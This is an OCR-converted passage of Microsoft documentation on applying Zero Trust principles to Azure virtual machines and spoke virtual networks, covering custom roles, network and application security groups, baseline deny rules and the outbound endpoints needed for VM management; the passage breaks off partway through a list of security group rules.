- Defender for Cloud's integrated Qualys scanner for Azure and hybrid machines allows you to use a leading tool in real-time vulnerability identification without the need of a Qualys license.

- Implement Just-in-time virtual machine access in Defender for Cloud. This creates an explicit deny rule for RDP/SSH and gives you JIT access at the server level when you need it and allows you to limit the period of access.
- File integrity monitoring in Defender for Cloud provides you to change monitoring of files and registries of the operations system, application software, and other changes that allow you to validate the integrity of your file systems.
- Adaptive application controls in Defender for Cloud provides an automated solution for creating and defining allow list for known safe applications and generates security alerts if a new application runs other than those you define as safe for use.
- Adaptive network hardening in Defender for Cloud uses machine learning algorithms that calculate your current traffic, threat intelligence, indicators of compromise, and known trusted configurations to provide recommendations for hardening your Network Security Groups.

Recommended training

Secure your Azure virtual machine disks

Training	**Secure your Azure virtual machine disks**
	Learn how to use Azure Disk Encryption (ADE) to encrypt OS and data disks on existing and new virtual machines. In this module, you learn how to: • Determine which encryption method is best for your virtual machine. • Encrypt existing virtual machine disks using the Azure portal. • Encrypt existing virtual machine disks using PowerShell. • Modify Azure Resource Manager templates to automate disk encryption on new virtual machines.

Start >

For more training on Azure, see the entire Microsoft catalog:
Browse all - Training | Microsoft Learn

Implement virtual machine host security in Azure

Training	**Implement virtual machine host security in Azure**

Training	Implement virtual machine host security in Azure
	In this learning path, learn how to protect and harden your virtual machines in Azure.

Start >


For more training on virtual machines in Azure, see these resources in the Microsoft catalog:
Virtual machines in Azure | Microsoft Learn

Next Steps

- Apply Zero Trust principles to storage in Azure
- Apply Zero Trust principles to spoke virtual networks in Azure
- Apply Zero Trust principles to hub virtual networks in Azure


Technical illustrations

This poster provides a single-page, at-a-glance view of the components of Azure IaaS as reference and logical architectures, along with the steps to ensure that these components have the "never trust, always verify" principles of the Zero Trust model applied.

Item	Description
 PDF | Visio Updated February 2023	Use this illustration together with this article: Apply Zero Trust principles to Azure IaaS overview **Related solution guides** • Azure Storage services • Spoke VNets • Hub VNets

This poster provides the reference and logical architectures and the detailed configurations of the separate components of Zero Trust for Azure IaaS. Use the pages

of this poster for separate IT departments or specialties or, with the Microsoft Visio version of the file, customize the diagrams for your infrastructure.

Item	Description
 PDF | Visio Updated February 2023	Use these diagrams together with the articles starting here: Apply Zero Trust principles to Azure IaaS overview **Related solution guides** • Azure Storage services • Spoke VNets • Hub VNets

For additional technical illustrations, click here.

References

- Manage Azure resource groups by using the Azure portal
- Secure boot
- Overview of vTPM
- Attestation
- Enable server-side encryption of Azure Disk Storage
- AES 256 encryption
- Azure Bastion
- Azure multi-factor authentication for Azure Virtual Desktop
- Windows Servers 2019 or newer
- Log in to a Linux VM with Azure Active Directory credentials
- Common Zero Trust identity and device access policies
- Privileged Access Workstations (PAW)
- Privileged access deployment
- Microsoft Anti-malware
- Virtual Machine Agent
- Plan deployment for updating Windows VMs in Azure - Azure Example Scenarios
- Use Azure Private Link to securely connect networks to Azure Automation
- Microsoft Defender for Servers
- Microsoft Defender for Endpoint
- Defender for Cloud's integrated vulnerability assessment

Apply Zero Trust principles to a spoke virtual network in Azure

Article • 02/27/2023 • 19 minutes to read


This article helps you apply the principles of Zero Trust to a spoke virtual network (VNet) for IaaS workloads in Azure in the following ways:

Zero Trust principle	Definition	Met by
Verify explicitly	Always authenticate and authorize based on all available data points.	Use application security groups to verify that individual NICs have permissions to communicate over specific channels.
Use least privileged access	Limit user access with Just-In-Time and Just-Enough-Access (JIT/JEA), risk-based adaptive policies, and data protection.	Don't enable 3389/RDP access by default on any channel. Use correct role permissions for the spoke context.
Assume breach	Minimize blast radius and segment access. Verify end-to-end encryption and use analytics to get visibility, drive threat detection, and improve defenses.	Limit unnecessary communication between resources. Ensure that you're able to log in to network security groups and that you've proper visibility into anomalous traffic. Track changes to network security groups.

This article is a part of a series of articles that demonstrate how to apply the principles of Zero Trust across an environment in Azure that includes a spoke VNet hosting a virtual machine-based workload. For more information, see the Apply Zero Trust principles to Azure IaaS overview.

Reference architecture

The following diagram shows a common reference architecture for IaaS-based workloads.




In the diagram:

- A spoke VNet includes components to support an IaaS application comprised of virtual machines.
- The IaaS application is a three-tier application comprised of two virtual machines for each tier: front end, application, and data.
- Each tier is contained within a dedicated subnet with a dedicated network security group.
- Each virtual machine role is assigned to an application security group corresponding to its role.
- Access to the application is provided through an Application Gateway contained in its own subnet.

The application shown in the reference architecture follows the N-tier architecture style

The following diagram shows the components of a resource group for a spoke VNet in an Azure subscription separate from the subscription for the hub VNet.



In the diagram, all the components of the spoke VNet are contained in a dedicated resource group:

- One VNet
- One Azure Application Gateway (App GW), including a Web Application Firewall (WAF)
- Three network security groups, one for each application tier
- Three application security groups, one for each application tier

What's in this article

Zero Trust principles are applied across the architecture, from the tenant and directory level down to the assignment of virtual machines to application security groups. The following table describes the recommendations for securing this architecture.

Step	Task	Zero Trust principle(s) applied
1	Use Azure Active Directory (Azure AD) role-based access control (RBAC) or set up custom roles for networking resources.	Use least privileged access

Step	Task	Zero Trust principle(s) applied
2	Isolate infrastructure into its own resource group.	Assume breach
3	Create a network security group for each subnet.	Use least privileged access Assume breach
4	Create an application security group for each virtual machine role.	Verify explicitly Use least privileged access Assume breach
5	Secure traffic and resources within the VNet: • Deploy baseline deny rules for network security groups • Deploy application specific rules for application security groups • Plan for management traffic into the VNet • Deploy network security group flow logging	Verify explicitly Use least privileged access Assume breach
6	Secure access to the VNet and application.	Use least privileged access Assume breach
7	Enable advanced threat detection, alerting, and protection.	Assume breach

Step 1. Use Azure AD RBAC or set up custom roles for networking resources

You can use Azure AD RBAC built-in roles for network contributors. However, another approach is to use custom roles. Spoke network managers don't need full access to networking resources granted by the Azure AD RBAC Network Contributor role, but need more permissions than other common roles. You can use a custom role to scope the access to just what is needed.

One easy way to implement this is to deploy the custom roles found in the Azure Landing Zone Reference Architecture.

The specific role is the **Network Management** custom role has the following permissions:


- Read all in the scope
- Any actions with the network provider
- Any actions with the support provider
- Any actions with the Resources provider

You can create this role using the scripts for the custom roles or through Azure AD with the process described in Azure custom roles - Azure RBAC.

Step 2. Isolate infrastructure into its own resource group

By isolating network resources from compute, data, or storage resources, you reduce the likelihood of permissions bleed. In addition, by ensuring that all related resources are in one resource group, you can make one security assignment and better manage logging and monitoring to these resources.

Rather than having the spoke network resources available in multiple contexts in a shared resource group, create a dedicated resource group for it. The reference architecture that this article supports illustrates this concept.



In the figure, resources and components across the reference architecture are divided into dedicated resource groups for virtual machines, storage accounts, hub VNet resources, and spoke VNet resources.

With a dedicated resource group, you can assign a custom role using the following process: Tutorial: Grant a user access to Azure resources using the Azure portal - Azure RBAC.

Additional recommendations:

- Reference a security group for the role instead of named individuals.
- Manage access to the security group through your enterprise identity management patterns.

If you aren't using policies that enforce log forwarding on resource groups, configure this in the Activity log for the resource group: Navigate to **Activity log** > **Export Activity Logs** and then select + **Add diagnostic setting**.

On the **Diagnostic** setting screen, select all log categories (especially Security) and send them to the appropriate logging sources, such as a Log Analytics workspace for


observability, or a storage account for long term storage.

Subscription Democratization

While not directly related to networking, you should plan your subscription RBAC in a similar way. In addition to isolating resources logically by resource group, you should also isolate the subscription based on business areas and portfolio owners. The subscription as a management unit should be narrowly scoped.

For more about subscription democratization, see Azure landing zone design principles - Cloud Adoption Framework.

You configure diagnostics from the **Security** category of **Diagnostic setting** in Azure Monitor, as shown here.




See Diagnostic Settings to understand how to review these logs and alert on them.

Step 3. Create a network security group for each subnet

Azure network security groups are used to filter network traffic between Azure resources in an Azure VNet. It's recommended to apply a network security group to each subnet, which is enforced through Azure policy by default when deploying Azure Landing Zones. A network security group contains security rules that allow or deny inbound network traffic to, or outbound network traffic from, several types of Azure resources. For each rule, you can specify source and destination, port, and protocol.

For a multi-tier virtual-machine based application, the recommendation is to create a dedicated network security group (NSG in the following figure) for each subnet that

hosts a virtual machine role.



In the diagram:

- Each tier of the application is hosted in a dedicated subnet such as, front end tier, app tier, and data tier.
- A network security group is configured for each of these subnets.

Configuring network security groups in a different way than shown in the figure can result in incorrect configuration of some or all of the network security groups and can create issues in troubleshooting. It can also make it difficult to monitor and log.


Create a network security group using this process: Create, change, or delete an Azure network security group

See network security groups to understand how you can use them to secure the environment.

Step 4. Create an application security group for each virtual machine role

Application security groups enable you to configure network security as a natural extension of an application's structure, allowing you to group virtual machines and define network security policies based on those groups. You can reuse your security policy at scale without manual maintenance of explicit IP addresses. The platform handles the complexity of explicit IP addresses and multiple rule sets, allowing you to focus on your business logic.

Inside your workload, identify the specific virtual machine roles. Then, build an application security group for each role. In the reference architecture, three application security groups are represented.



In the diagram:

- Three application security groups are created to support this app, one for each tier: front end, app, and data.
- Each virtual machine is assigned to the corresponding application security group for its role (red text in the diagram).

For more information about application security groups and how to assign these to virtual machines, see Azure application security groups overview.

> ⓘ Note

If you're using load balancers, using the IP address of the load balancer in the network security groups is required as application security groups can't scope a load balancer.

Step 5. Secure traffic and resources within the VNet

This section covers the following recommendations:

- Deploy baseline deny rules for network security groups
- Deploy application specific rules for application security groups
- Plan for management traffic in the VNet
- Deploy network security group flow logging

Deploy baseline deny rules for network security groups


A key element of Zero Trust is using the least level of access needed. By default, network security groups have allowed rules. By adding a baseline of deny rules, you can enforce the least level of access.

Once provisioned, create a deny all rule in each of the inbound and outbound rules, with a priority of 4096. This is the last custom priority available, which means you still have the remaining scope to configure Allow actions.

In the network security group, navigate to **Outbound Security Rules** and select **Add**. Fill in the following:


- Source: Any
- Source port ranges: *
- Destination: Any
- Service: Custom
- Destination Port Ranges: *
- Protocol: Any
- Action: Deny
- Priority: 4096
- Name: DenyAllOutbound
- Description: Denies all outbound traffic unless specifically allowed.

Here's an example.



Repeat this process with inbound rules, adjusting the name and description as appropriate. You'll notice that on the **Inbound security** rules tab, there is a warning sign on the rule, as shown here.

If you click the rule and scroll to the bottom, you'll see more details, as shown here.



This message gives the following two warnings:

- Azure Load Balancers won't, by default, be able to access resources using this network security group.
- Other resources on this VNet won't, by default, be able to access resources using this network security group.

For our purpose in Zero Trust, this is how it should be. It means that just because something is on this VNet, doesn't mean that it has immediate access to your resources. For each traffic pattern, you'll need to create a rule explicitly allowing it and you should

do so with the least amount of permissions. Therefore, if you've specific outbound connections for management–such as to Active Directory Domain Services (AD DS) domain controllers, private DNS virtual machines, or to specific external websites–they need to be controlled here.

Alternative Deny Rules

If you're using Azure Firewall to manage your outbound connections, then instead of performing a deny outbound all, you can leave all outbound open. As a part of the Azure Firewall implementation, you'll set up a route table that sends the default route (0.0.0.0/0) to the firewall, which handles traffic outside of the VNet.

You can then either create a deny all VNet outbound, or instead allow all outbound (but secure items with their inbound rules).

Read more about Azure Firewall and Route Tables to understand how you can use them to further increase the security of the environment.

Virtual machine management rules


To configure virtual machines with Azure AD Login, Anti-Malware, and automatic updates enabled, you'll need to allow the following outbound connections. Many of these are by FQDN, meaning that either Azure Firewall is needed for FQDN rules, or you'll make a more complex plan. Azure Firewall is recommended.

The outbound connections are:


- On port 443:
  - enterpriseregistration.windows.net
  - settings-win.data.microsoft.com
  - sls.update.microsoft.com
  - v10.events.data.microsoft.com
  - login.microsoftonline.com
  - pas.windows.net
  - 169.254.169.254
- On port 80:
  - ctldl.windowsupdate.com
  - www.msftconnecttest.com
- On port 123:
  - 40.119.6.228
- On port 1688:
  - 40.83.235.53

Deploy application specific rules for application security groups

Define traffic patterns with the least amount of permissions and only following explicitly allowed paths. Here's an example diagram of using application security groups to define network traffic patterns in the network security groups for a spoke VNet that is used along with a hub VNet. This is the recommended configuration.



As another example, here is a configuration for a stand-alone spoke VNet in which the Web Application Firewall is placed in the Application Gateway subnet of the spoke VNet.



You need the following network security group rules:

1. Allowing internet traffic into the APP GW subnet (HTTPS 443).
